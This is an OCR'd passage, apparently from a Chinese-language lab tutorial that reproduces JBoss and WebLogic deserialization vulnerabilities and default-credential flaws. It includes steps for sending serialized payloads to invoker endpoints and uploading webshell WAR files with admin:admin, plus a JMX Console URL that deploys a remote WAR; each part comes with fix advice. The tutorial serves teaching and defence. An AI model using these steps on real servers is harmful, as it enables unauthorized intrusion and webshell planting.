
访问 /invoker/JMXInvokerServlet

返回如下，说明接口开放，此接口存在反序列化漏洞。



这里直接利用CVE-2017-12149生成的ser，发送到/invoker/JMXInvokerServlet接口中。


如下：



JBoss EJBInvokerServlet 反序列化漏洞


访问 /invoker/EJBInvokerServlet

返回如下，说明接口开放，此接口存在反序列化漏洞。



这里直接利用CVE-2017-12149生成的ser，发送到/invoker/EJBInvokerServlet接口中。

如下：




修复建议

1. 不需要 http-invoker.sar 组件的用户可直接删除此组件。路径为：`C:\jboss-6.1.0.Final\server\default\deploy\http-invoker.sar`,删除后访问404.

2. 或添加如下代码至 http-invoker.sar 下 web.xml 的 security-constraint 标签中，对 http invoker 组件进行访问控制：

```
<url-pattern>/*</url-pattern>
```

路径为：`C:\jboss-6.1.0.Final\server\default\deploy\http-invoker.sar\invoker.war\WEB-INF\web.xml`



JBoss <=4.x JBossMQ JMS 反序列化漏洞（CVE-2017-7504）

环境:jboss-4.2.3

设置外网访问:


在`C:\jboss-4.2.3\server\default\deploy\jboss-web.deployer\server.xml`

将address="${jboss.bind.address} 改为：address="0.0.0.0", 重启Jboss


```
<Connector port="8080" address="${jboss.bind.address}"
     maxThreads="250" maxHttpHeaderSize="8192"
     emptySessionPath="true" protocol="HTTP/1.1"
     enableLookups="false" redirectPort="8443" acceptCount="100"
     connectionTimeout="20000" disableUploadTimeout="true" />
```

访问/jbossmq-httpil/HTTPServerILServlet，

返回`This is the JBossMQ HTTP-IL`，说明页面存在，此页面存在反序列化漏洞。



这里直接利用CVE-2017-12149生成的ser，发送到/jbossmq-httpil/HTTPServerILServlet接口中。
如下：




修复建议

升级至最新版。


Administration Console 弱口令

Administration Console管理页面存在弱口令，`admin:admin`，登陆后台上传war包。

1. 点击Web Application (WAR)s




2. Add a new resource，上传war包



3. 点击创建的war包进入下一层，若状态为stop，点击Start按钮（默认都是start状态，不需要点击Start按钮）

4. 访问。


http://xx.xx.xx.xx/[warname]/shellname.jsp



修复建议

1. 修改密码

`C:\jboss-6.1.0.Final\server\default\conf\props\jmx-console-users.properties`




2. 或删除Administration Console页面。
   JBoss版本>=6.0，admin-console页面路径为： `C:\jboss-6.1.0.Final\common\deploy\admin-console.war`
   6.0之前的版本，路径为`C:\jboss-4.2.3\server\default\deploy\management\console-mgr.sar\web-console.war`


JMX Console未授权访问

JMX Console默认存在未授权访问，直接点击JBoss主页中的JMX Console链接进入JMX Console页面。

1. 在JMX Console页面点击jboss.system链接，在Jboss.system页面中点击service=MainDeployer，如下



2. 进入service=MainDeployer页面之后，找到methodIndex为17 or 19的deploy 填写远程war包地址进行远程部署。




3. 这里我部署的war包为lxh.war，链接如下：

```
http://192.168.31.205:8080/jmx-console/HtmlAdaptor?action=invokeOp&name=jboss.system:service=MainDeployer&methodIndex=17&arg0=http://192.168.31.205/lxh.war
```

4. 访问


http://xx.xx.xx.xx/[warname]/shellname.jsp




修复建议

1. 增加密码措施，防止未授权访问。

1）在C:\jboss-6.1.0.Final\common\deploy\jmx-console.war\WEB-INF\jboss-web.xml开启安全配置。



2）在C:\jboss-6.1.0.Final\common\deploy\jmx-console.war\WEB-INF\web.xml开启安全认证。




3）在C:\jboss-6.1.0.Final\server\default\conf\login-config.xml中可以看到JMX Console的用户密码配置位置。

```
<application-policy name="jmx-console">
 <authentication>
   <login-module code="org.jboss.security.auth.spi.UsersRolesLoginModule"
     flag="required">
     <module-option name="usersProperties">props/jmx-console-users.properties</module-option>
     <module-option name="rolesProperties">props/jmx-console-roles.properties</module-option>
   </login-module>
```

```
</authentication>
```

4）配置用户密码以及用户权限，这里新增lxhsec用户。



5）重启JBoss，效果如下：

2.或删除JMX Console,后重启JBoss

```
C:\jboss-6.1.0.Final\common\deploy\jmx-console.war
```

WebLogic

WebLogic是美国Oracle公司出品的一个applicationserver，确切的说是一个基于JAVAEE架构的中间件，WebLogic是用于开发、集成、部署和管理大型分布式Web应用、网络应用和数据库应用的Java应用服务器。将Java的动态功能和Java Enterprise标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

默认端口:7001

测试环境版本：10.3.6
下载地址：https://download.oracle.com/otn/nt/middleware/11g/wls/1036/wls1036_win32.exe?AuthParam=1559386164_88cf328d83f60337f08c2c94ee292954

下载完成后双击运行，一直点下一步就ok了。

安装完成之后，在`C:\Oracle\Middleware\user_projects\domains\base_domain`这个目录双击`startWebLogic.cmd`启动Weblogic服务。

浏览器访问：http://127.0.0.1:7001/, 界面上出现Error 404--Not Found，即启动成功。


设置外网访问，在 域结构 -> 环境 -> 服务器
右边选择相应的Server（管理服务器），打开进行编辑，在监听地址:中填入0.0.0.0，保存后，重启Weblogic服务器即可。

以下复现若无特别说明均采用Weblogic 10.3.6

XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506）

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令。

访问 /wls-wsat/CoordinatorPortType
返回如下页面，则可能存在此漏洞。



漏洞不仅存在于 /wls-wsat/CoordinatorPortType 。
只要是在wls-wsat包中的Uri皆受到影响，可以查看web.xml得知所有受到影响的Uri，路径
为：`C:\Oracle\Middleware\user_projects\domains\base_domain\servers\AdminServer\tmp\_WL_internal\wls-wsat\54p17w\war\WEB-INF\web.xml`


默认受到影响的Uri如下：

```
/wls-wsat/CoordinatorPortType
/wls-wsat/RegistrationPortTypeRPC
/wls-wsat/ParticipantPortType
/wls-wsat/RegistrationRequesterPortType
/wls-wsat/CoordinatorPortType11
/wls-wsat/RegistrationPortTypeRPC11
